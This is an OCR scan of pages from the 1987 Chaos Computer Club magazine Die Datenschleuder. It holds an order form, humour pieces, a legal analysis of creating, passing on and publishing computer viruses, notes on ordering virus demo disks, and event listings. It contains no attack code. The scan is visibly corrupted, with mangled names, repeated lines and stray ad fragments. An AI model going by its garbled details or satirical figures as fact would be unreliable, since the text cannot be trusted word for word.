Postleitzahl / Ort	
Bei Beitritt in den CCC sind zusätzlich die folgenden Angaben zu machen:	
Geburtsdatum	
Telefon	
Bei Teilnahme an der INFEX oder CLINCH - Box sind zusätzlich die folgenden Angaben zu machen:	
Benutzername	
Passwort zur Facheinrichtung	
Hilfszeile	

Bei Benutzernamen und Passwort sind nur alphanumerische Zeichen A-Z, 0-9, sowie Satzzeichen Punkt und Bindestrich zulässig. Leerzeichen ist unzulässig.

Und jetzt noch das dicke Ende: Bitte die Summen aller Seiten des Bestellnetzes addieren und hier eintragen.

Meine Bestellung hat den Gesamtwert von

DM

Ich zahle diesen Betrag

Bar ☐ in Postwertzeichen ☐ per V - Scheck ☐ per Überweisung ☐  
(Zutreffendes markieren, andere Zahlweisen sind grundsätzlich nicht möglich)


Meine Mitgliedsbeiträge für den CCC werde ich künftig wie folgt zahlen:

Und zwar ☐ Bar ☐ per V - Scheck ☐ per Überweisung ☐  
1/4 - jährlich ☐ 1/2 - jährlich ☐ jährlich ☐

So. Und nun bitte die Bestellseiten heraustrennen ( sie sollte, wenn alles klappt, ohne Verlust wertvoller DS - Texte aus der Mitte heraustrennbar sein ), in einen Umschlag stecken und frankiert absenden, und zwar an uns:

**Chaos Computer Club e. V.**  
Schwenckestraße 85  
2000 Hamburg 20

Die Kontonummer für Überweisungen ist: 59 90 90 - 201 beim Postgrosstamt Hamburg.  
Bankleitzahl 20010020, Kontoinhaber ist der Chaos Computer Club e. V.



## Historische Fehler

Das dezimale Zahlensystem entstand aus einem unglücklichen Fehler unserer Weisen, die den Daumen irrtümlich für einen Finger hielten, obwohl der Schöpfer es tatsächlich so gemeint hatte, daß jede Hand eine hexadezimale Zahl darstellt.

In der Schule werden uns bezugslose Betrachtungsweisen aufgezwängt, wobei die Tatsache völlig außer acht gelassen wird, daß wir, als wir als Kinder mit Banklötzen spielten, eine natürliche Zuneigung zu Stack-Operationen entwickelt haben. Je- neigung zu Stack-Operationen entwickelt haben. Je- des Kind kann uns triumphierend beweisen, daß nur an der Spitze des Stack ordentliche Operationen möglich sind, während der Zugriff auf den Stapel- boden Chaos verursacht.

Die Darstellung der Welt als unendliches Konti- num von Fließkommazahlen ist eine weitere Zer- störung menschlicher Traditionen. Es hat niemals Schwierigkeiten verursacht, einen Kuchen zwischen drei Kindern zu teilen, bis uns die Mathelchrer ein- trichterten, daß jedes Kind ein unendliches Dezi- malbruchteil des Kuchens kriegen würde und die Computer anfangen, uns vorzurechnen, daß die Sum- me dieser drei Kuchenstücke nicht den ganzen Ku- chen geben würde.

Anstatt sich mit der Lösung wirklicher Probleme zu beschäftigen, ist der menschliche Mathematiker be- sessen von der Idee, irrationale Zahlen zu berechnen, zum Beispiel die Zahl Pi. Für die alten Hebräer reichte es völlig aus, Pi gleich drei zu setzen, um den Zweiten Tempel zu bauen, und wenn man den ra- tionalen Bruch 355/113 benutzt, kann man Moskau auf drei Meter genau lokalisieren.

Die Tatsache, daß der Computer die Welt als Menge einzelner endlicher Ganzzahlen sieht, stellt eine ständige Ursache für die Schwierigkeiten der Men- schen dar. Sie reden von Rundungsfehlern und kön- nen nicht verstehen, warum der IBM 4341 mit Taylor-Erweiterung und doppeltgenauer Arithmetik den Sinus von 2910 mit 49902.58337544370990 errechnet, wenn das eigentliche Ergebnis 0.5 lauten müßte. ■

Aus: Israel Urieli, 'REPTIL - promoting dialog bet- ween humanoid and computer', The Journal of Forth Application and Research, VOL.4/No.2  
Deutsche Übersetzung: R. Schruizki. Übernommen aus CLINCH.

# REPTIL STARK

## IFA Sysopstreffen

Zur Internationalen Funkausstellung in Berlin findet ein internationales Sysopstreffen statt. Zwei Tage, vom 29.08. bis 30.08.87, treffen sich Mailboxbe- treiber zum Informationsaustausch. Der IPN (Verein von Sysops), CCC, CAC und BHP, gestalten unter anderem das zweitägige Informations- und Ta- gungsprogramm. Veranstaltungsort ist der Meh- ringhof in Berlin.

Samstag, 28.08. ab 15 Uhr: Vorstellung von IPN, Referate über diverse Netzkonzeppte, ab 21 Uhr: Internationale Hackertage.

Sonntag, 30.08. ab 10 Uhr: Technische und recht- liche Beiträge (Fernmelderecht, Presserecht u.a.), weitere Mailboxkonzeppte, Diskussionen bis 16 Uhr.

Dienstag, 01.09. um 16 Uhr: Hackertreff am Pos- stand. Klönschnack und Diskussionen mit Vertre- tern des Gelben Riesens.

Anmeldung bei: IPN - H.Nopper, Brusendorfer Str. 20, D-1000 Berlin 44

Bitte gebt an mit wieviel Personen ihr kommt und wieviel Schlafplätze wann gebraucht werden!

LS23

Seite 13

Seite 13



## Vir-Jus

### Rechtliche Aspekte von Computerviren

Computerviren sind heute ein heiß diskutiertes Thema. Sie waren Zentralthema auf dem CCC '86, dessen Dokumentation von Steffen Wernery in der DATENSCHLEUDER 18 abgedruckt wurde. Wegen ihrer zunehmenden Brisanz sind Computerviren aber auch ein beliebtes Thema sowohl der Computerfachpresse wie auch der allgemeinen Presse geworden. Hierbei geht es fast immer ausschließlich, oder doch ganz überwiegend, um die rein technischen Fragen der Computerviren. Fragen wie: Was ist ein Virus, wie wird er programmiert, wie wird er angewendet, und, nicht zuletzt natürlich, wie kann man sich vor Computerviren schützen.

Die Frage welche rechtlichen Konsequenzen sich aus Programmierung, Anwendung etc. von Viren ergeben kann, wird weitgehend unbeachtet gelassen oder nur kurz und unvollständig am Rande behandelt. Dies ist der Grund, warum ich eine Studie über die rechtlichen Aspekte von Computerviren verfaßt und, anlässlich des CCC-Virenforums Ostern '87 im Breit Virenforum von CLINCH, veröffentlicht habe. Darin jeder die Möglichkeit hat, sich dort den Text per download herauszuziehen, ein Abdruck des Textes bei einer Länge von knapp 60KB den Umfang der vorliegenden DATENSCHLEUDER aber gesprengt hätte, ist es vorgesehen, die Studie in der voraussichtlich im Herbst erscheinenden HACKERBIBEL, Teil 2, abzudrucken.

Wegen des großen Interesses, gerade unter den Programmierern von Virusprogrammen, aber schon hier die wichtigsten Ergebnisse in stark gekürzter Fassung:



#### 1. Entwicklung von Virusprogrammen.

Die Entwicklung und Programmierung von Virusprogrammen als solche ist grundsätzlich rechtlich unbenklich.

#### 2. Einsatz von Virusprogrammen

Viren nisten sich in noch unverseuchte Programme ein. Ein bisher unverseuchtes Programm, das von einem Virus befallen wird, wird daher durch den Virusbefall verändert, selbst wenn das Programm weiterhin fehlerfrei läuft und auch ein sonstiger Schaden nicht eintritt oder feststellbar ist. Die Veränderung von fremden Daten (und Programme sind natürlich auch Daten!) ohne Einwilligung des Berechtigten reicht aber für den Tatbestand des 303a StGB (Datenveränderung) aus, soweit die Tat vorsätzlich erfolgte. Die Datenveränderung nach 303a StGB kann mit bis zu 2 Jahren Freiheitsstrafe oder Geldstrafe geahndet werden.

Jedenfalls bei vorsätzlichem Viruseinsatz ist für den entstandenen Schaden Ersatz zu leisten. Hierbei können leicht unterschätzbare Summen zustandekommen, die kein Schädiger zu Lebzeiten mehr vollständig abtragen kann! Soweit die Schädigung nur fahrlässig erfolgte, ist die rechtliche Situation problematisch. Vgl. hierzu den Volltext in CLINCH oder der HACKERBIBEL, Teil 2.

#### 3. Weitergabe von Virusprogrammen

Grundsätzlich spricht nichts dagegen, Virusprogramme im Quellcode oder als lauffähige Version, an Dritte weiter zu geben. Aber Vorsicht!!! Wenn der Abnehmer des Virusprogramms das Programm in strafbarer Weise einsetzt, kann sich auch der Programmierer strafbar machen. Z.B. nämlich wegen Anstiftung dann, wenn er (möglicherweise nur in versteckter Form) dem Abnehmer den Vorschlag gemacht hat, das Programm in strafbarer Weise einzusetzen. Oder wegen Beihilfe, wenn der Programmierer Anhaltspunkte dafür hatte, daß der Abnehmer des Programms dies zu einer Straftat einsetzen würde.

In diesen Fällen würde der Programmierer auch zivilrechtlich für den entstandenen Schaden (mit-) haften. Und zwar in voller Höhe!

#### 4. Veröffentlichung von Virusprogrammen


Auch die Veröffentlichung von Virusprogrammen, z.B. in Mailboxen oder Zeitschriften, ist ebenfalls grundsätzlich unbedenklich möglich. Aber auch hier ist dennoch Vorsicht geboten! Wenn mit der Veröffentlichung die (evtl. nur versteckte) Aufforderung verbunden wird, den Virus in strafbarer Weise einzusetzen, kommt eine Strafbarkeit wegen öffentlicher Aufforderung zu Straftaten (111 StGB) in Betracht. Dies hätte auch zur Folge, daß zivilrechtlich für einen entstandenen Schaden mitgehafte würde. Weiter kommt unter bestimmten Umständen eine Haftung auf Schadensersatz auch dann in Betracht, wenn der Empfänger des Virusprogramms sich aufgrund unterliegender oder unzureichender Aufklärung, durch unsachgemäße Handhabung des Virusprogramms, selbst schädigt.



Ich empfehle daher bei einer Veröffentlichung von Virusprogrammen folgende Vorsichtsmaßnahmen unbedingt zu beachten:

- Alles vermeiden, was darauf hindeuten könnte, daß in der Veröffentlichung des Programms eine Aufforderung zu dessen strafbarem Einsatz liegt.
- Unbedingt deutlich und unmißverständlich auf die Gefährlichkeit des Programms hinweisen und mitteilen, wie der Anwender mit dem Programm umzugehen hat, um eine Selbstschädigung oder Schädigung Dritter zu vermeiden.

St. Ackermann, Hamburg



Wo lebt der typische Richtige Programmierer? Was für eine Art von Programmen sind solcher talentierter Individuen würdig? Man kann sicher sein, daß sich kein Richtiger Programmierer toschreibt an einem Programm für Konto-Außenstände in COBOL, oder einem Mailist-Sortierprogramm für das 'People'-Magazin. Ein Richtiger Programmierer braucht Arbeiten von erdschütternder Wichtigkeit.

Richtige Programmierer arbeiten für das Los Alamos National Laboratory und schreiben Atombomben-Simulationen, die auf Cray I-Supercomputern laufen. Sie arbeiten auch für die National Security Agency und decodieren russische Funksprüche.

Es war eine großartige Belohnung für die Anstrengungen tausender Richtiger Programmierer bei der NASA, daß unsere Jungs vor den Kosmonauten auf den Mond und wieder zurück gekommen sind. Die Computer im Space Shuttle sind von Richtigen Programmierern programmiert, und diese wahren Profis sind auch bei Boeing an der Arbeit, um Steuerungssysteme für Cruise Missiles zu entwerfen.

Einge der ehrfurchtgebietendsten Richtigen Programmierer arbeiten im Jet Propulsion Laboratory in Kalifornien. Viele von ihnen kennen das gesamte Betriebssystem der Pioneer- und Voyager-Sonden wie ihre Westentasche. Mit einer Kombination von großen, in der Bodenstation verfügbaren FORTRAN-Programmen und kleinen, in den Rechnern der Sonden untergebrachten Assembler-Programmen können sie unglaubliche Kunststücke an Navigation und Improvisation vollbringen - wie etwa nach sechs Jahren im All zehn Kilometer große 'Fenster' am Saturn zu treffen, oder beschädigte Sensor-Plattformen, Funkgeräte oder Batterien zu reparieren oder zu überbrücken. Einer der Richtigen Programmierer brachte es fertig, ein Bildverarbeitungsprogramm in einige hundert Bytes unbenutzten Speichers in einer der Voyager-Sonden zu quetschen, das anschließend einen neuen Jupitermond suchte, lokalisierte und fotografierte.





Ein Plan für die Galileo-Sonde geht dahin, auf dem Weg zum Jupiter eine Gravitations-Ablenkung hinter dem Mars zu benutzen. Diese Route verläuft, +/- 3 Kilometer, 80 Kilometer über der Marsoberfläche. Kein Mensch wird sich für diese Art von Navigation einem Pascal-Programm oder -Programmierer anvertrauen.

Viele der Richtigen Programmierer arbeiten für das U.S. Government, vor allem für das Verteidigungsministerium. Das ist so, wie es sein soll. Vor kurzem hat sich eine schwarze Wolke am Horizont der Richtigen Programmierer zusammengeballt. Es scheint, daß ein paar höhergestellte Müslifresser im Verteidigungsministerium entschieden haben, daß alle Verteidigungsprogramme in einer großen vereinheitlichten Sprache namens Ada geschrieben werden sollen. Für eine Weile schien es, als ob Ada aussersehen worden wäre, sämtliche Regeln des Richtigen Programmierens nichtig zu machen. Es ist eine Sprache mit Struktur, Datentypen, Großschreibung und Semikolons. Kurz gesagt, wie geschehen, die Kreativität des typischen Richtigen Programmierers zu verknüpfeln. Glücklicherweise hat die Sprache, derer sich das Department of Defense angenommen hat, genügend interessante Features um sie annehmbar zu machen - sie ist unglaublich komplex, beinhaltet Methoden, um Schweinereien mit dem Betriebssystem anzustellen und Speicher nachträglich einzurichten, und Edgar Dijkstra mag sie nicht. Dijkstra, wie man wissen muß, verfaßte 'GOTOs Considered Harmful', ein Meilenstein der Programmiermethoden, auf die Pascal-Programmierer und Müslifresser abfahren. Nebenbei, ein Richtiger Programmierer kann FORTRAN-Programme in jeder Sprache schreiben.

Der Richtige Programmierer kann einen Kompro- müß mit seinen Prinzipien eingehen und an geringfügig trivialeren Dingen als der Zerstörung des Lebens arbeiten, vorausgesetzt, dabei ist genug Geld zu holen. Es gibt einige Richtige Programmierer, die beispielsweise bei Atari Videospiele programmieren. Aber sie spielen die Spiele nicht. Ein Richtiger Programmierer weiß, wie man die Maschine zu jeder Zeit schlagen kann, und daß darin keine Herausforderung steckt. Jeder, der bei LucasFilm arbeitet, ist ein Richtiger Programmierer, denn es wäre verrückt, das Geld von 50 Millionen Star Wars-Fans sinnlos zu verplempern. Der Anteil von Richtigen Programmierern in der Computergraphik ist etwas niedriger als die Norm, großteils weil noch niemand herausgefunden hat, wofür Computergraphik nützlich sein könnte. Andererseits ist die ganze Com-


putergraphik in FORTRAN gemacht, sodaß es Leute gibt, die Graphik machen nur um dem COBOL-Programmierern aus dem Weg zu gehen.



Im allgemeinen spielt der Richtige Programmierer auf die selbe Weise wie er arbeitet - mit Computern. Es amüsiert ihn unausgesetzt, daß sein Auftraggeber ihn für das bezahlt, was er ohnehin zu seinem, Ver- gnügen tun würde, obgleich er es natürlich sorgfältig vermeidet, seine Auffassung laut zu äußern. Gele- gentlich geht der Richtige Programmierer aus dem Büro, um ein wenig frische Luft zu sich zu nehmen, oder ein oder zwei Bier. Hier ein paar Tipps, um Richtige Programmierer außerhalb eines Rechen- zentrums zu erkennen:


- Auf Parties sind die Richtigen Programmierer die- jenigen in der Ecke, die über Betriebssystemsi- cherheit plaudern, und wie man sie umgehen kann;
- Bei einem Fußballmatch ist der Richtige Pro- grammierer derjenige, welcher den Spielverlauf mit seiner Simulation, gedruckt auf grünweissem End- lospapier, vergleicht;
- Am Strand ist der Richtige Programmierer der, der Flowcharts in den Sand zeichnet;
- Ein Richtiger Programmierer geht in eine Disco- thek, um sich die Lightshow anzusehen;
- Bei einem Begräbnis ist der Richtige Program- mierer derjenige, der sagt: "Armer George. Und er hatte die Sortieroutine kurz vor der Vollendung."
- In einem Lebensmittelgeschäft ist der Richtige Pro- grammierer derjenige, der darauf besteht, seine Do- sen selbst an dem Barcode-Scanner vorbeizuschie- ben, weil er nicht daran glaubt, daß Lochkarten- tippsen es die ersten Male richtig machen.

*Handwritten note:* Handwritten text, possibly a signature or a note.



## Von Menschen und Mäusen

### Bestellunwesen und andere Kleinigkeiten



Zunächst eine allgemeine Bemerkung zur Situation: Es scheint landauf, landab die Meinung vorzuherr- schen, hier im Norden der Republik säße eine Hun- dertschaft hauptamtlicher Chaoten, die rund um die Uhr in der Schwenckestrasse 85 hocken und nur darauf warten, daß endlich mal eine Bestellung her- einkommt, die dann binnen weniger Picosekunden erledigt wird. Hier liegt offenkundig eine Ver- wechslung mit einem ebenfalls in der frohen und Hansesstadt ansässigen Versandunternehmen ('Chaos? - Find ich gut...') vor: Das Gegenteil ist der Fall, wie wir zu unserem Leidwesen immer wieder feststellen müssen.

Bestellungen, die per Post, per Büdeltex oder te- lefonisch eingehen, gibt es reichlich. Woran es uns fehlt, sind Leute, die das auch zügig bearbeiten können. Wir haben außer dem CCC noch jeden einen Broheruf, der uns schonmal acht Stunden von der Postbearbeitung abhält, ab und zu wollen wir ein wenig ausruhen ("catch some sleep between two complexes..."), und auch mal Zeit für uns selbst haben. Übrig bleibt ein Häuflein von vier Leuten, die ver- suchen, alles im Gang zu halten und ihr Bestes zu geben. Oft genug kommt es vor, daß eine offene Rechnung aus eigener Tasche bezahlt wird, ohne einen Gedanken daran, das ganze später wieder ein- zufordern. Die chaotische Datenverarbeitung findet derzeit auf dem privaten PC eines Mitglieds statt, da uns die Mäuse für einen Verwaltungsrechner fehlt und wir, im Gegensatz zur verbreiteten Legende, auch nicht über ausreichende Kontakte zur spen- dierfreudigen Industrie verfügen.

Daraus entstehen Sachzwänge, die uns veranlassen, nach bestimmten Spielregeln vorzugehen, damit möglichst viel Leute möglichst wenig Arbeit haben. Diese Spielregeln werden nur leider wieder bekanntge- geben, obwohl wir sie immer wieder bekanntgeben. Hier nochmal Auszüge aus den Chaos-Regeln, dero gütigster Gewogenheit des p.t. Publicum zur ge- flissentlichen Beachtung submissst anheimge- stellt:

#### Datenschleuder - Abos:

Die Abos gelten für jeweils acht Ausgaben, weil wir nicht garantieren können, innerhalb eines Jahres eine bestimmte Anzahl von Ausgaben zu produzieren. Das hat sich soweit auch bewährt und bisher ist noch niemand zu kurz gekommen; eher im Gegenteil.

Auf dem Aufkleber, der sich auf der Rückseite der DS befindet, ist eine Nummer, die einerseits uns hilft, den Abonnenten in der Datei wiederzufinden. Andererseits hat die Nummer auch für den Abon- nenten einen geistigen Nährwert: Die letzte Zah- lengruppe gibt an, bis zu welcher Ausgabe das Abo noch besteht. Dabei sind alle Zahlungen berück- sichtigt, die uns bis zum Druck der Aufkleber am Versandtag erreicht haben.


Wer die letzte Ausgabe seines Abos zugeschiekt kriegt, erhält kurz darauf nochmal Post von uns, in der wir darauf hinweisen, daß das Abo abläuft. Wer dann immer noch der Meinung ist, er muß nicht mit weiterer Kohle rüberdrücken, wird automatisch aus der Datei gelöscht, wenn die nächste DS zum Ver- sand ansteht. Das sind ungefähr sechs Wochen nach Erhalt der Mahnung. Wir können uns den üblichen Weg nicht leisten, der so aussieht, daß das Abo fortgeführt wird, und die Kohle über Mahnverfahren reinkommt. Wir halten unsere Methode eh für fairer.

9 Vitamine  
für  
Erwachsene

Die Aminosäure  
Protein ist das  
Lebenselixier  
des Körpers. Nicht  
peinlichen, sondern  
stützen!

2 Droppers

PIENNTOL  
täglich



Mitgliedschaft im CCC:

Wir tragen Euch erst dann in die Liste ein, wenn die Aufnahmegebühr und der Beitrag für mindestens ein Vierteljahr entrichtet ist. Wir verschicken im allgemeinen keine Bestätigung der Mitgliedschaft. Die erfolgreiche Eintragung erkennt ihr am Aufkleber Eurer DS. Wenn da als letzte Zahl 999 steht, bekommt ihr das Ding im Rahmen der Mitgliedschaft oder eines Austauschabos. Wir gehen davon aus, daß unsere Mitglieder an ihrem Wohnort selbst aktiv werden und stehen persönlich und telefonisch gerne zur Verfügung, wenns um chaotische Veranstaltungen geht. Schriftlich wäre das alles zuviel Aufwand.

Mailboxnutzung:

Wenn auf dem Bestellfz ein Benutzernamen und ein Passwort genannt ist und die Verwaltungsgebühr für die Eintragung bezahlt ist, wird der Teilnehmer in der IFX1 oder CLINCH, je nach Wunsch, eingetragen. Es erfolgt keine weitere Rückmeldung über den Eintrag in die Box. Probiert halt, ob der Account steht oder nicht. Bei Infex läuft der Zähler ab Eintragung ins System, bei CLINCH wird ab Zahlung der Monatsgebühren gerechnet. Infex rechnen wir über den CCC ab, CLINCH rechnet der Betreiber (also auch wieder ich) direkt ab. Für Zweifelsfälle hat der Herr Reis das Telefon erfunden...

Sonstige Bestellungen

Volkszahlungs-demos gibts von uns nicht mehr, mangels Autorisierung. Wer noch 'ne Bestellung offenhat und glaubhaft machen kann (Belege), daß wir trotzdem kassiert haben, kriegt seine Kohle postwendend wieder.

Die Virendemos werden Zug um Zug ausgeliefert, sobald die Disks kopiert sind. Wir haben schlicht und ergreifend nicht mit derart vielen Bestellungen gerechnet. So habet bitte Geduld abzu.

Generell gilt: Lieferzeiten von 'nem Vierteljahr sind bei uns leider keine Seltenheit. Aber bisher hat noch jeder das gekriegt, was wir liefern können, bzw. es gibt das Geld zurück. Auf Mahnungen und Drohungen mit dem Anwalt reagieren wir sauer. Es gibt mittlerweile Überlegungen, eine schwarze Liste von

Leuten zu führen, mit denen wir nichts zu tun haben wollen. Dazu gehören die notorischen Einschreiber und ähnlich nervende Spezies, weil wir einfach nicht dauernd zur Post rennen wollen, um irgendeinen Schmuckfetzen abzuholen, der eh irrelevant ist. Sows ignorieren wir nach dem biblischen Motto 'Auge um Auge...'. Wir verschicken schließlich auch keine Einschreiben.

Achja, Schecks: Wir reichen Schecks in dem Augenblick zur Gutschrift ein, wo wir mehr als die Hälfte der Bestellung erledigt haben. Beispiel: jemand wird Mitglied, bestellt die Virendisk und legt einen Scheck über 165.00 DM bei. Wir tragen ihn in die Mitgliederliste ein und kriegt ab sofort die DS mit der 999 im Aufkleber. Die Virendisk kriegt er wahrscheinlich erst in zwei Monaten, die aktuelle DS etwas früher. Wenn wir jetzt warten würden, bis er sowohl die Disk, als auch die erste DS gekriegt hat, wäre der Scheck wahrscheinlich gar nicht mehr einziehbar. Folglich ziehen wir ihn in dem Augenblick ein, in dem die Daten in der Mitgliederdatei gelandet sind.

Reklamationen:

Es bleibt nicht aus, daß mal etwas bei uns unter den Tisch fällt. Das sollte aber für den Chaos-Kunden kein Grund sein, gleich mit Anwaltsdrohungen um sich zu werfen. Wir halten uns für ziemlich fair, was das Erledigen von Bestellungen angeht, und erwarten dafür ein Mindestmaß an Toleranz von den Bestellern. Zu kurz gekommen ist noch niemand, auch wenns mal etwas dauert. Ein kurzer Anruf in der Geschäftsstelle bewirkt oft mehr als mancher Drohbrief. Mögliche Anlaufstellen für Reklamationen sind:

- Telefonisch: 040-4903757 (der Anschluß ist aber nicht kontinuierlich besetzt).
- Blodeltext: 0404903757-0008 bei Abfragen/-Mailboxnutzung, sonst über normale Mitteilungssseite an das Servicecenter.
- Mailbox: GeoNet: GEO1:CHAOS-TEAM oder IFX1:CLINCH:CLINCH:SYSOP.

Wichtig ist, daß angegeben wird, was wann bestellt wurde und was davon eventuell schon geliefert wurde.

verwal21.ds 198706032100 goblin

Die Satelndüfcler

Número 21 - Juni 1987

Seite 18



## Grummel

### Denkvorgänge made in Germany-

Anlass zum Schreiben dieses Artikel war für mich die Situation an einer Ampel.

Die Ampel verwaltete gerade noch ca. 1.50 m Fußgängerweg. Das ist in Anbetracht der Tatsache, daß da eine Baustelle war, nichts wunderliches. Nachdenklich gemacht haben mich erst jene Leute, die 2 Minuten warten, bis sie die 2 Schritte mit offizieller Genehmigung (=grün) zurücklegen. Das Denken wird also der Ampel überlassen (künstliche Intelligenz?).

Die Ursachen für solche Alltagskrankheiten im 20ten Jahrhundert sind nicht zuletzt in der Taktik des Staatsapparates Indulza zu sehen. Die Werbung zur Volkszählung beispielsweise suggeriert, daß man sich auf die Regierung, ihre Gesetzgebungen und Beschlüsse verlassen und sein Hirn beruhigt an der Garderobe abgeben kann könne. Denken tun die Profis "da oben".

Diese Grenze zwischen "denen da oben" und "uns da unten" wird durch die Art und Weise stark gefördert, in der die Medien Wirklichkeit erzeugen. Siehe unter anderem die Berichterstattung über das englische Königshaus (Bla, Dröhn), oder nicht zuletzt das künstliche Hoch "spielen" des sportlichen Bereiches. Es gibt ja wirklich nichts wichtigeres auf Erden als Tennis, vor allem, wenn man sich in einer besonders sozialen Gesellschaft befindet, die über zwei Millionen Arbeitslose zu verbuchen hat und die Automation (siehe Ampel) weiterhin stark fordert (so daß praktisch jeder ebenfalls morgen auf der Straße stehen könnte).

Der ungeschriebene Regierungsgrundsatz "alle sind gleich, nur manche sind gleicher", wird inzwischen ganz selbstverständlich akzeptiert. Es ist einfach eine Selbstverständlichkeit geworden, daß jemand, der auf einer Demo in eine Polizeikontrolle gerät, anders behandelt wird, als einer, der sich in der Nähe eines gerade stattgefundenen Bankraubs befindet.



In diesem Sinne stellt Hucken (für mich) geistiges Überlebenstraining dar; außerdem das sinnvolle Nutzen neuer Technologien. Wie war das noch: Verzeih ihnen, denn sie wissen nicht, was sie tun... Wohlher: *You are what you do, you are what you think, help yourself!*  
Andy

8706181935 MDMGID21.DOC ANDY

Die Satelndüfcler


Número 21 - Juni 1987

Seite 19

## Geld per Fingerabdruck

Berichtete die Hamburger Morgenpost (30.5.87) davon, daß es nun endlich einen EC-Karten-Notruf in Frankfurt gibt (069/747700; Bank, BLZ, Konto-Nr., Kartenummer und Verfalldatum müssen genannt werden), so ist man in Amerika schon weiter. Dort wird ein Gerät produziert, das erst nach positivem Fingerabdruck-Vergleich Geld ausrußelt. Der Kunde steckt einen Finger in den Geldautomaten, dieser schickt das Abdruckbild an die Zentrale und bekommt Antwort.

(aus Capital, Juni 87)



## IMPRESSUM

Die Satelndüfcler  
Número 21 - Juni 1987

Das wissenschaftliche Fachblatt  
für Datenreisende

D-2000 Hamburg 20  
Schwenckestraße 85

VISDP: Reinhard Schrutzi

Herausgeber: Chaos Coroute Club

Mitarbeiter (u.a.):

Herward Holland-Moritz, S. Wernery,

A. Eichler, Marna Kern, P. Franck,

H. Grusel, M. Kuehn, Andy M.-M., S. Stahl,

Geonet: Geo1:Chaos-Team

CLINCH: Chaos-Team

BR 655322

Nachdruck für nichtgewerbliche Zwecke  
bei Quellenangabe erlaubt.

Zweifarb-Fußabdruck im Selbstverlag.



Postvertriebsstück  
C9927F


Was ausstehender  
Ausdrucksweise bitte  
mit einer Adresse zurück

Numero 22 - Juli 1987

DM 3,00



**Die Datenschleuder**  
Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club



**C.L.I.N.C.H.**  
COMPUTER & MEDIENBERATUNG

Mailboxsysteme für  
Telefon &  
Datexanschluß  
Inhouse - Kommunikation  
System & Softwareinstallation


**Volkszählung** mit **Hollerith** Lochkarten

Benutzen Sie die Vorteile der Hollerith Lochkarten  
für Ihre Datenverarbeitung

**JAM SOFT** **DAS DFÜ-TEAM** **DAS ST-TEAM**

Festplatten  
Laufwerke  
Compiler  
ST-Software

Modems  
Akustikkoppler  
Kommunikations-  
software



Die Datenschleuder

## Puzzlespiel Quatschexplosion

### Lösung zum DS21-Rätselartikel

Nachdem unsere letzte DATENSCHLEUDER fertig gelayoutet war, dachten wir: nur noch zum Drucker und in den Versand; wieder einmal ein Meilenstein geschafft. Doch weit gefehlt. Nachdem ich meinen eigenen Artikel, den ich auch selber gelayoutet hatte, gelesen habe, kommt mir das kalte (trotz 27 Grad draußen) Grausen. Da habe selbst ich Probleme, die einzelnen Textmispel IN DER RICHTIGEN REIHENFOLGE zu lesen! Mist, verdammt, dachte ich mir und setzte mich an diesen hier. Nach dem Motto "die Auflösung des Knotens verraten wir Ihnen morgen" nun die Lese-Anweisung für den Artikel "Die Quatschexplosion". Mit großer Entschuldigung.

Von Seite 4, oben, bis Seite 6, Mitte, 2. Absatz: alles ok.

Dann, nach: "BRS/Search, MB=Auswahneinstegsmene, MQ=Auswahl" Sprung nach Seite 7, links oben, und weiter mit: "des Sachgebietes..."

Anschließend alles ok bis Seite 7, rechte Spalte, Ende 1. Absatz.

Nach: "...wegen ihrer elektronischen Verfügbarkeit für geheim erklärt wurden." Sprung nach Seite 6, linke Spalte, 2. Absatz Mitte, ab: "Hier setzt auch die Kritik an..."

Anschließend wieder alles paletti bis Seite 6, rechte Spalte Ende:

Nach: "DM 1900." Sprung nach Seite 8, linke Spalte Anfang, und weiter bei: "Somit Erparnis monatlich..."

Wiedrum alles in Butter bis Seite 8, rechte Spalte, 1. Absatz Ende:


Von: "...verschiedene Versionen der Technik." Sprung nach Seite 7, rechte Spalte, 2. Absatz Anfang, weiter bei: "Dagegen ist bei den CD-ROMs..."

Und wieder ungestört weiter bis Ende Seite 7, 2. Spalte: "...bei einer Auflage von 1000 Stück.", von da ab Sprung nach Seite 8, rechte Spalte, 2. Absatz (leicht zu erkennen, da verrutscht): "Schön war die CD-1..." und in aller Ruhe weiterlesen bis zum Schluß.

PX-8/a-puzzle zu A. Eichler 870630 15-24

CLINCHIDS-REDIGOBLN/13.07.87/109:151513

Seite 2



### Was ist noch kleiner als der Punkt auf dem Rücken eines Marienkäfers?

Eine "integrierte Sattelung" von TELEFON : nur fünf brei! Trotzdem übernimmt dieser Mikro-Baustein die Funktionen von 2 Transistoren und 3 Widerständen. Unter's Elektronen-Rechner zum Beispiel arbeiten mit Tausenden solcher Bausteine. Und ohne diese Mikro-Elemente wären die Rechenaggregate mehr als zehnmal so groß. Mikro-Miniaturisierung ist ein sehr wichtiges Arbeitsgebiet für TELEFON. Denn die hier gewonnenen Erkenntnisse kommen letzten Endes auch unseren Heimgedanken zugute - und damit jedem TELEFON-Käufer.



28.08. - 30.08. Sympoetref in Berlin Der IPN, CCC und CAC laden zum Treffen der Mailboxbetreiber. Veranstaltungsort ist der Mehrlinghof in Berlin. Anmeldung bei: IPN, H.Nopper, Brandenburger Str. 20, 1 Berlin 44.


28.08. - 14.09. Internationale Funkausstellung Berlin Die Konsumelektronik läßt Grinsen. Hackenoff Dienstag am Poststand um 16 Uhr.

12.09. - 13.09. CCC-Workshop in Hamburg Beginn der Teilphase von BIXNET. Mailboxbetreiber begreifen mit Testbetrieb eines eigenen Netzes. Ort: Eideländer Bürgerhaus. Auf Einladung.

19.10. - 23.10. SYSTEMS in München Hackenoff Dienstag am Poststand um 16 Uhr.

28.12. - 29.12. Chaos Communication Congress 1987 - Hamburg Die europäische Hackersparty. Niharus in Oktober.

Weitere Hinweise in den Bix-Programmen des CCC, CAC und der BHP. Erreichbar über 465332.



Die Datennäpflender

## Editorial

### Lieber DATENSCHLEUDER Leser,

in den letzten Monaten hat sich nicht nur das Gesicht, sondern auch der inhaltliche Schwerpunkt der DATENSCHLEUDER verändert. Während in den ersten Ausgaben vorwiegend Tricks, Kniffe und kleine Hilfestellungen im technischen Alltag verbreitet wurden, lag der Schwerpunkt in den letzten Ausgaben mehr auf allgemeineren Betrachtungen zur Informationsgesellschaft, deren Erscheinungen und Folgen. Diese etwas einseitige Gewichtung wird nicht nur von Lesern kritisiert, sie liegt auch der Redaktion im Magen.

